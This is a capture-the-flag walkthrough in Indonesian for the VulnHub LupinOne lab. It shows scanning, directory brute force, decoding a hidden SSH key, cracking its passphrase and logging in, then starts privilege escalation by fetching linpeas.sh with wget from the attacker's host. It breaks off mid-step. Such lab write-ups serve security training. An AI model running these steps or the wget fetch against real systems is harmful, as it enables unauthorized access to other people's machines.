


# CTF LUPINONE

Vulnerable machine: LupinOne

<https://www.vulnhub.com/entry/empire-lupinone,750/>



1. Menemukan IP Target

- melakukan scanning network dengan nmap untuk menemukan IP target

```
(root@kali)-[/home/kali]
# nmap -sn 192.168.1.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-06 20:29 EST
Nmap scan report for 192.168.1.1
Host is up (0.0037s latency).
Nmap scan report for 192.168.1.2
Host is up (0.0097s latency).
Nmap scan report for 192.168.1.107
Host is up (0.0099s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 11.40 seconds
```


## 2. Menemukan port yang terbuka pada server

```
(root@kali)-[/home/kali]
# nmap -sC -sV 192.168.1.107
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-06 20:38 EST
Nmap scan report for 192.168.1.107
Host is up (0.034s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 edead9d3af199c8e4e0f31dbf25d1279 (RSA)
|   256  bf9fa993c58721a36b6f9ee68761f519 (ECDSA)
|_  256  ac18eccc35c051f56f4774c30195b40f (ED25519)
80/tcp    open  http      Apache httpd 2.4.48 ((Debian))
|_ http-robots.txt: 1 disallowed entry
|_ /~myfiles
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.48 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.04 seconds
```

## 3. Membuka halaman website lewat browser

-membuka halaman utama



-dari hasil scanning nmap terdapat halaman /~myfiles namun halaman tersebut berisi pesan error yang dibuat secara manual



**Error 404**

-jika dilakukan view page source hasilnya seperti ini

```
view-source:http://192.168.1.107/~myfiles/

1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>Error 404</title>
5 </head>
6 <body>
7
8 <h1>Error 404</h1>
9
10 </body>
11 </html>
12
13 <!-- Your can do it, keep trying. -->
14
15
```

-lakukan directory brute force dengan ffuf untuk melihat apa halaman apa saja didalam website tersebut

```
(root@kali)-[/home/kali]
# ffuf -c -u http://192.168.1.107/~FUZZ -w /usr/share/wordlists/dirb/common.txt

v1.5.0 Kali Exclusive <3

:: Method      : GET
:: URL         : http://192.168.1.107/~FUZZ
:: Wordlist     : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405,500
```

-dari hasil directory brute force dengan ffuf ditemukan halaman /~secret yang jika dibuka berisi petunjuk sebagai berikut

```
192.168.1.107/~secret/

Hello Friend, Im happy that you found my secret directory, I created like this to share with you my create ssh private key file,
Its hidid somewhere here, so that hackers dont find it and crack my passphrase with fasttrack.
I'm smart I know that.
Any problem let me know

Your best friend icex64
```



-lakukan directory brute force pada halaman /~secret dengan ffuf untuk mencari dimana letak dimana file SSH key disimpan

```
(root@kali)-[/home/kali]
# ffuf -c -ic -u http://192.168.1.107/~secret/.FUZZ -w /usr/share/wordlists/
dirbuster/directory-list-2.3-small.txt -fc 403 -e .html,.txt

v1.5.0 Kali Exclusive <3


:: Method : GET
:: URL : http://192.168.1.107/~secret/.FUZZ
:: Wordlist : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3
-small.txt
:: Extensions : .html .txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
```

-lokasi SSH key berhasil ditemukan di halaman /~secret/.mysecret.txt


```
192.168.1.107/~secret/.mysecret.txt

cGx06KNZQddY6iCsUgPzUdqSx4F5ohDYnArU3k5dmvTURqcaTrncCh3NLK8qFM2ywrNBRTW3eTpUvEz9qFuBnyhAK8TWu9cFxFosccUrc4rlcRafiVvxPRpP692Bw5bshu6ZZpizxJwNzHwEoQo3RrX7jUnupsEhcCgjuXD7BNI1MZGL2nUxcDQwa
hUC1u6NLSK81Yh9LKNd67Wd87Ud2JpdUwJmossSeHEbvYjCEYBnKRPPdH5gL7jmTzxtmZXS9w6XNDLmQBSNT936L6vWYdEPKuLeY6wuyYmffQY2EVXhDtK6pkmA3Jo2Q83cVok6x74MSDA1TdJkVesVGLVRmkDpshztIGCaDu4ucelW3ilYVNVZK7
5k9zK9E2gcdwP7yWugahCn5HyoaooLeBdiCAoj4JUXafQcmfocvugzn8IGA3J8LdxQjosS1tHmriYtwp8pGf4Nf45FjqmGAdvA2ZPMUAWHhGkeSEnooKT8sxGuFzXgnHAFER49nZnz1YgCFkR73rWfPSNWpEpsCgeCWYSh3Xef3dUg8Bpf6xM3nS
7wmZa9owZVd8Rxs1zrXawKSLxardUEfRLH6usnUmMMAmSntYuvMTnjK2v2TBbd5djvhJkaY2s2xFetZdWbSRFHUwReUk70KhmCPb2mQNoTSuRpnfUG8Wad3L209UHeprvs67YgZJWwK54rt6v1pHLDR8gBC9ZTfddtZBaZ08sesPQVbuka9VEVs
gwLxVvR2zJH6EzqrEneoi180UJXLWtH8YXG168RA4V1p5yaJ2UQ6XRPf6otRwterjwALNdgPtesSMWHA4V3MBh9Cub358KMeVCIY2AAV8Bwo2PXTqY9E1FL613KXFe3Y7M4L1TjF8VfK6w0Yg8o3JYE80p2WmgaJnC0K6mk1GfNPN1
Rotf0m29-62F3Ptp98UkQW3J5W9XkvD3WdWmWey2161yaH41j5uZ0X0s37FW7TB7jTGGfGehvSKP2gg5NLcACbkf4z2jrdLkP3TFMwGnj5az3xvveN3EUFnuDtF84ADRt57UoKLD011V3P75P068g85LjuvKNVpo8Aayc3zTNSmP8FQgob
orCXEMJ26npK60hgXqpbh558YvRhpW21nz4xFkDL80FCVH2bEL1P2ZEghmdVdY9N3pVrMBU57MznYascruXqgWVE5SRPUSPrMcRLCoA1XbYtG53kqfEG2aw8BdMi rLLWhuxbm3hxr9z1zx0DyU311P1kqHqW03zH4GtK2mb5Fuu9W6mGWm24vjGb
xHw6aTNeLwH74JfWkZt5LgVYv7RyAS70kwkud90zyBxxS4VEdF8mW5g3nTDYKE69P345kp0dVNVKJvDf3v2bL8o6BfPjEP1125edV9JbCyNRFKqTxpQ705ruk7LSL5EXG8H4rsLyv6djUT9nJGWOKRPI3Bugawd71MUYoRmhapBmGYNaFi4J8ap
actMw6G95vPzY78M26gA4Q5vMr8tkk9ry4PhU42ERihvN1FOVS7U9BwQhC6fhrDHz2objde0GuvVHzPqgMeRMZtj2aLBZw0LeJUKEjaJAHnFLx1xWU7V4g1qRAt1MFBSbjFTc7owzKHqCP8nRjXou8VJqF0DM03P3cljDeRZGUS7oaua3xhyx8A
r3Aygngywjw2BuoWQbm85x71x4NyhH2UzH8vEkbKkkk1rVLNBWH175H1xzAtNTX6pnEJC3t7EPkbouDC2e0d916K3CnpZHY3mL7zcq2PheRS5j6e7oZBoM2p5VTwtXRFBPYfMNavtitoABkFZB4DhYXnYlf7rH898WbtCshaE8a7b5Cnvt
gFFEucFanfbz6w8cDyXJnkeW1fZ19N1916h4Bgo6BR8F6d5deH5TGz47VFH6hmY3aUgUvP8A12F2jKfK943HfCJHGg1CkktuqznVucjWmd2muACA2gce2rpi1BT6GxmMrFSxDCIY32axw20P7nzEBVCJ158rVe8JtdEst2zHgSUGa2iySmusfWqj
Ym8kfmgTbY4qAK13vNM950hXV9Yp9qfG5YWY163WJVSuYrYKM68B1uK9QkszcGzPptjsfFBBUo6vftTngCNbzQn4NM0mxm28hMDU86ydwUm19ojNoIsCUMzGfN4rLx7b359wYaVLDL1NeZdLLU1daKQhZ5cF271ymJHXUZFfGpbYZYfJglA75okX1
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
2gSRM8gHz3Wq5
```


-gunakan tool cyber chef untuk menemukan algoritma encode yang digunakan



-setelah dilakukan pencocokan satu per satu, kunci SSH berhasil didecode dengan base58



-simpan hasil decode kedalam file





```
GNU nano 6.4 ssh_key.rsa *
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAACMFlczI1Ni1jYmMAAAAGYmNyeXB0AAAAGAAAABDy33c2Fp
PBYANne4oz3usGAAAAEAAAAEAAAIXAAAAB3NzaC1yc2EAAAADAQABAAQCAQDBzHjzJcvk
9GXiytplgT9z/mP91NqOU9QoAwop5JNxhEfm/j5KQmdj/JB7sQ1hBotONvqaAdmsK+OYL9
H6NSb0jMbMc4soFrBinoLEkx894B/PqUTODesMEV/aK22UKegdwlJ9Arf+1Y48V86gkzS6
xzoKn/ExVKApsdimIRvGhsv4ZMmMZEKTIoTEGz7raD7QHDEXiusWl0hkh33rQZCrFsZFT7
J0wKgLrX2pmoMQC6o42OQJaNLBzTxCY6jU2BDQECovURPL7eJa0/nRfCaOrIzPfZ/NNYgu
/Dlf1CmbXESCVmLD71cbPqwfWKGf3hWeEr0WdQhEuTf50yDICwUbg0dLiKz4kcskYcDzH0
ZnaDsmjoYv2uLVLi19jrfrnp/tVoLbKm39ImmV6Jubj6JmpHXewewKiv6z1nNE8mkHMPY5I
he0cLdyv316bFI80+3y5m3gPIhUUK78C5n0VUOPSQMSx56d+B9H2bFiI2lo18mTFawa0pf
XdcBVXZkouX3nLZB1/Xoip71LH3kPI7U7fPsz5EyFIPWIAeNsRmznbtY9ajQhbJHAjFCLA
hzXJi4LGZ6mjaGEil+9g4U7pjTEAqYv1+3x8F+zuiZsVdMr/66Ma4e6iwPLqmtzt3UiFGb
4Ie1xaWQf7UnloKUyjlVmwBbb3gRYakBbQApO0NhGoYQAAB1BkuFFctACNrlDxN180vczq
mXXs+ofdFSDieihKCLdSqFDsSALaXkLX8DFDpFY236qQE1poC+LJSPHJYSpZ0r0cGjtWp
MkMcBnzD9uynCjhZ9ijaPY/vMY7mtHZNCY8SeoWAXYXToKy2cu/+pVyGQ76KYt3J0AT7wA
20R3aMMk0o1Loozuyv0RB3cXMhH75zBfgQyAed7LyYG/b7z6zGvVxZca/g572CXxXSXlb
QOw/AR8ArhAP4SJRNkFoV2YRCe38WhQEp4R6k+34tK+kUoEaVAbwU+IchYyM8ZarSvHVpE
vFUPiANSHCZ/b+pdKQtBzTk5/VH/Jk3QPcH69EJyx8/gRE/gLQY6z6n6uoG4AkIL+g0xZ
0hWJJv0R1Sgrc91mBVcYmmuUPFRB5YFMHDWbYmZ0IvcZtUxRsSk2/uWDWZcW4tDskEVPft
rqE36ftm9eJ/nWDsZoNxZbjo4cF44PTF0WU6U0UsJW6mDclDko6XSjCK4tk8vr4qQB80LB
QMbbCOEVO00m9ru89e1a+FCKhEPP6LfwBGCMkqd0qUmastvCeUmht6a1z6nXTizommZy
x+ltg9c9xfe08tg1xasCel1BluIhUKwGdKLCeIESD1HYDBXB+HjmHfwzRipn/tLuNPLnjG
nx9LpVd7M72Fjk6lly8KUGL7z95HAtwmSgqIRLn+M5iKLB5CVafq0z59VB8vb9oMUGkCC5
VQRfKlZvKnPk0Ae9QyPUzADY+gCuQ2HmSkJTxM6KxoZUpDCfvn08Ttxt0dn7CnTrFPGIcT0
cNi2xzGu3wC7jpZvkncZN+qRB0ucd6vfJ04mcT03U5oq++uyXx8t6EKESa4LXccPGNhpfh

^G Help      ^O Write Out  ^W Where Is   ^K Cut        ^T Execute
^X Exit      ^R Read File  ^\ Replace    ^U Paste      ^J Justify
```

#### 4. Memecahkan kunci private SSH

-ambil hash dari kunci private SSH dengan tool ssh2john

```
(root@kali)-[/home/kali]
# ssh2john ssh_key.rsa > hash
```

-lakukan cracking dengan wordlist fasttrack sesuai petunjuk dan didapat password sebagai berikut

```
(root@kali)-[/home/kali]
# john --wordlist=/usr/share/wordlists/fasttrack.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded ha
shes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd! (ssh_key.rsa)
1g 0:00:00:05 DONE (2023-03-06 21:51) 0.2000g/s 9.600p/s 9.600c/s 9.600C/s Win
ter2015..Welcome1212
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```



## 5. Melakukan koneksi ke SSH server

-lakukan koneksi ke SSH server dengan user icex64 sesuai petunjuk dengan menyertakan file SSH key yang sudah dibuat sebelumnya dan menggunakan password dari hasil cracking

```
(kali@kali)-[~]
$ ssh -i ssh_key.rsa icex64@192.168.1.107
The authenticity of host '192.168.1.107 (192.168.1.107)' can't be established.
ED25519 key fingerprint is SHA256:GZOCytQu/pnSRRTMvJLagwz7ZPlJMDiyabwLvxTrKME.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.107' (ED25519) to the list of known hosts.
Enter passphrase for key 'ssh_key.rsa':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
#####
Welcome to Empire: Lupin One
#####
Last login: Thu Oct  7 05:41:43 2021 from 192.168.26.4
icex64@LupinOne:~$
```

-melihat daftar file yang dimiliki user icex64

```
icex64@LupinOne:~$ ls -la
total 40
drwxr-xr-x 4 icex64 icex64 4096 Oct  7  2021 .
drwxr-xr-x 4 root   root   4096 Oct  4  2021 ..
-rw-r--r-- 1 icex64 icex64  115 Oct  7  2021 .bash_history
-rw-r--r-- 1 icex64 icex64  220 Oct  4  2021 .bash_logout
-rw-r--r-- 1 icex64 icex64 3526 Oct  4  2021 .bashrc
drwxr-xr-x 3 icex64 icex64 4096 Oct  4  2021 .local
-rw-r--r-- 1 icex64 icex64  807 Oct  4  2021 .profile
-rw-r--r-- 1 icex64 icex64   12 Oct  4  2021 .python_history
drwxr-xr-x 2 icex64 icex64 4096 Oct  4  2021 .ssh
-rw-r--r-- 1 icex64 icex64 2801 Oct  4  2021 user.txt
icex64@LupinOne:~$
```

## 6. Melakukan privilege escalation terhadap server

-melihat list yang bisa dilakukan oleh user icex64 tanpa password. Disini terdapat 2 buah file python. Jika file /home/arsene/heist.py dibaca, file tersebut mengakses library webbrowser. Tapi sayangnya perintah locate tidak bisa digunakan untuk menemukan tempat library webbrowser disimpan

```
icex64@LupinOne:~$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:~$ cat /home/arsene/heist.py
import webbrowser

print ("Its not yet ready to get in action")

webbrowser.open("https://empirecybersecurity.co.mz")
icex64@LupinOne:~$ locate webbrowser.py
icex64@LupinOne:~$
```

-gunakan file linpeas.sh ( <https://github.com/carlospolop/PEASS-ng/releases/tag/2023030> ) untuk menemukan jalur pemecahan sistem. Serving file tersebut dengan modul python

```
(kali㉿kali)-[~]
$ cd Downloads

(kali㉿kali)-[~/Downloads]
$ ls
45010          linpeas.sh
45010.c        Nessus-10.4.2-debian9_amd64.deb
CyberChef_v9.55.0  oscp-certification-master
CyberChef_v9.55.0.zip  oscp-certification-master.zip
databases.yml  php-reverse-shell-1.0
dc-2          php-reverse-shell-1.0.tar.gz

(kali㉿kali)-[~/Downloads]
$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

-gunakan perintah ifconfig untuk melihat IP address kali linux

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.100.5  netmask 255.255.255.0  broadcast 192.168.100.255
    inet6 fe80::55a8:f8d3:c08d:bb9  prefixlen 64  scopeid 0x20<link>
    ether 08:00:27:b1:9d:67  txqueuelen 1000  (Ethernet)
    RX packets 296254  bytes 142760709 (136.1 MiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 302452  bytes 57220516 (54.5 MiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

-download file linpeas.sh dari kali linux

```
icex64@LupinOne:~$ cd /tmp
icex64@LupinOne:/tmp$ wget 192.168.100.5/linpeas.sh
--2023-03-06 23:07:21--  http://192.168.100.5/linpeas.sh
Connecting to 192.168.100.5:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 828172 (809K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[=====>] 808.76K  2.74MB/s   in 0.3s

2023-03-06 23:07:21 (2.74 MB/s) - 'linpeas.sh' saved [828172/828172]

icex64@LupinOne:/tmp$
```



-tambahkan permission execute pada file linpeas.sh dan jalankan file tersebut

```
icex64@LupinOne:/tmp$ ls -la
total 852
drwxrwxrwt 10 root root 4096 Mar 6 23:07 .
drwxr-xr-x 18 root root 4096 Oct 4 2021 ..
drwxrwxrwt 2 root root 4096 Mar 6 20:21 .font-unix
